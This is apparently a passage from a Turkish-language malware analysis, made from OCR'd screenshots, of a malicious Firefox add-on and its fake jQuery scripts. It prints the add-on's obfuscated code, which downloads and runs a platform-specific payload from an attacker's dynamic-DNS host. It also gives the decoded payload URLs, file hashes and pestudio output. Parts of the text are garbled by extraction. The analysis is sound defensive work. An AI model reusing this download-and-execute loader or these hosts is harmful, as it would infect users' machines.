
100%[=====] 8,092
2016-11-12 07:54:34 (451 MB/s) - â€"jquery-2.1.3.ht.min.jsâ€" saved [8092/8092]



root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:42-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€"jquery-2.1.3.fi.min.js.1â€"


100%[=====] 494
2016-11-12 07:54:42 (53.4 MB/s) - â€"jquery-2.1.3.fi.min.js.1â€" saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
--2016-11-12 07:54:55-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16612 (16K) [application/javascript]
Saving to: â€"jquery-2.1.3.ja.min.jsâ€"

100%[=====] 16,612
2016-11-12 07:54:56 (279 MB/s) - â€"jquery-2.1.3.ja.min.jsâ€" saved [16612/16612]
```







```
- function startup(data, reason) {
-     (function(){
-         var mkey= "M4St3Rm4pp3d";
-         var mdomain = 
-         "JUANBAL9QkcFFkcTLEY2AUM2DEAVAx0NKlo8BLY+BEcEXlALIBs0GFwWDFgFAFcFOVEg";
-         var ua = Components.classes[
-         "@mozilla.org/network/protocol;1?name=http"].getService(Components.interfaces.
-         nsIHttpProtocolHandler).userAgent;
-         var windows = (ua.indexOf("Windows")>-1);
-         var macos = (ua.indexOf("Mac")>-1);
-         Components.utils.import("resource://gre/modules/Downloads.jsm");
-         Components.utils.import("resource://gre/modules/osfile.jsm");
-         Components.utils.import("resource://gre/modules/Task.jsm");
-         var name = "update";
-         if(windows){
-             Task.spawn(function* () {yield Downloads.fetch(XORCipher.decode(mkey
-             "resource://gre/modules/FileUtils.jsm");
-             var env = Components.classes[
-             "@mozilla.org/process/environment;1"].getService(Components.interfaces.nsIEnvironment);
-             var shell = new FileUtils.File(env.get("COMSPEC"));
-             var args = ["/c", OS.Path.join(OS.Constants.Path.
-             tmpDir, name)+".vbs"];
-             var process = Components.classes[
-             "@mozilla.org/process/util;1"].createInstance(Components.interfaces.nsIProcess);
-             process.init(shell);
-             process.run(false, args, args.length);
-             }).then(null, Components.utils.reportError);
-         }else{
-             var lala = OS.Path.join(OS.Constants.Path.tmpDir, name);
```

İşletim sistemine göre <http://softwareupdates.ignorelist.com/globalupdates/> adresinden indirilen ve çalıştırılan zararlı yazılımlardan (unixupdate (sha1:5D09C139746C8A9855CE341A63687E2E86A47FAE) , osxupdate (sha1:1A441A1E80F88CEBE0D1E20CE06E2144743C5955), winupdate (sha1:EEC0B83017F59B8D15ED630107160D71950C7888)) Windows işletim sistemi üzerinde çalışan winupdate (aslında VBS dosyası içinde binary olarak indiriliyor ve çalıştırılıyor) dosyasını incelediğimde, bunun da bir indirici yazılımı (2. indirici) olduğunu gördüm. VBS dosyası içinde yer alan PE'nin hex değerlerini xxd aracı ile binary'e çevirdikten sonra winupdate.exe dosyasını elde etmiş oldum.

bootstrap-mert.js - SciTE


File Edit Search View Tools Options Language Buffers Help

1 bootstrap-mert.js

```
- function xor_decrypt(key, data) {  
    map = function(fun , thisp)  
    {  
        var len = this.length;  
        if (typeof fun != "function")  
            throw new TypeError();  
  
        var res = new Array(len);  
        var thisp = arguments[1];  
        for (var i = 0; i < len; i++)  
        {  
            if (i in this)  
                res[i] = fun.call(thisp, this[i], i, this);  
        }  
  
        return res;  
    };  
  
    return data.map( function(c, i) {return String.fromCharCode( c ^ keyCharAt(key, i) )  
    });}).join("");  
}  
  
var mkey= "M4St3Rm4pp3d";  
var mdomain = "JUAnBA19QkcFFkcTLEY2AUM2DEAVAx0NKlo8BlY+BEcEXlALIBs0GFwwDFgFAFcFOVEg";  
remoteurl = XORCipher.decode(mkey,mdomain)+"/osxupdate";  
console.log(remoteurl);  
remoteurl = XORCipher.decode(mkey,mdomain)+"/unixupdate";  
console.log(remoteurl);  
remoteurl = XORCipher.decode(mkey,mdomain)+"/winupdate";  
console.log(remoteurl);
```

ro... ... ro... [A... jq... 01:40

```
root@remnux: /home/remnux/Desktop/polgov/binaries/addon
File Edit Tabs Help
root@remnux:/home/remnux/Desktop/polgov/binaries/addon# nodejs bootstrap-mert.js
http://softwareupdates.ignorelist.com/globalupdates/osxupdate
http://softwareupdates.ignorelist.com/globalupdates/unixupdate
http://softwareupdates.ignorelist.com/globalupdates/winupdate
root@remnux:/home/remnux/Desktop/polgov/binaries/addon#
```

The image shows a screenshot of a Remnux desktop environment. A terminal window is open, displaying the execution of a Node.js script. The terminal title bar reads 'root@remnux: /home/remnux/Desktop/polgov/binaries/addon'. The terminal content shows the command 'nodejs bootstrap-mert.js' being executed, which outputs three URLs from the ignorelist.com service. The desktop taskbar at the bottom contains several application icons, including a file manager, a terminal, and several instances of a web browser. The system clock in the bottom right corner shows the time as 01:46.



The image shows a Linux desktop environment. At the top, there is a taskbar with several application icons. Below the taskbar, there are two windows. The first window is a terminal window with a root prompt, showing the command 'cat /etc/passwd' and its output. The second window is a file manager window displaying a zip file named 'ctf9432.zip'.

[illegible]

```
root@remnux: /home/remnux/Desktop
File Edit Tabs Help
root@remnux:/home/remnux/Desktop# xxd -r -p winupdate.vbs > winupdate.exe
root@remnux:/home/remnux/Desktop#
root@remnux:/home/remnux/Desktop# file winupdate.exe
winupdate.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@remnux:/home/remnux/Desktop#
```

24 Mart 2015 tarihinde derlenen Winupdate programı çalıştırıldıktan sonra WMIC işlemine (process) kendisini enjekte ettiğini ve ardından %temp% klasörü altında AdobeUpd.exe (sha1:013E276E46732F2B8D4CC0489886B6CCE7C229A4) ve AdobeUpdate.exe (sha1:A8B1C28D3F6D977F9D2ABF386197C57DE67667A6) dosyalarını oluşturduğunu gördüm.

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\polgov\binaries\winupdate.exe

- indicators (8/17)
- virustotal (39/55 - 21.11.2016)
- dos-stub (136 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/112)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (Executable)
- strings (283/7272)
- debug (n/a)
- manifest (n/a)
- version (1/10)
- certificate (n/a)
- overlay (n/a)

property	value
signature	0x00004550
machine	Intel
sections	3
stamp	0x551152D9 (Tue Mar 24 14:04:41 2015)
PointerToSymbolTable	0x00000000
symbols	0x0000 (0)
SizeOfOptionalHeader	0x00E0 (224 bytes)
processor-32bit	true
Relocation stripped	true
Large Address aware	false
uniprocessor-only	false
system-image	false
dynamic-link library	false
executable	true
debug information stripped	false
if on a removable media, copy and run from the swap	false
if on a Network, copy and run from the swap	false

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help


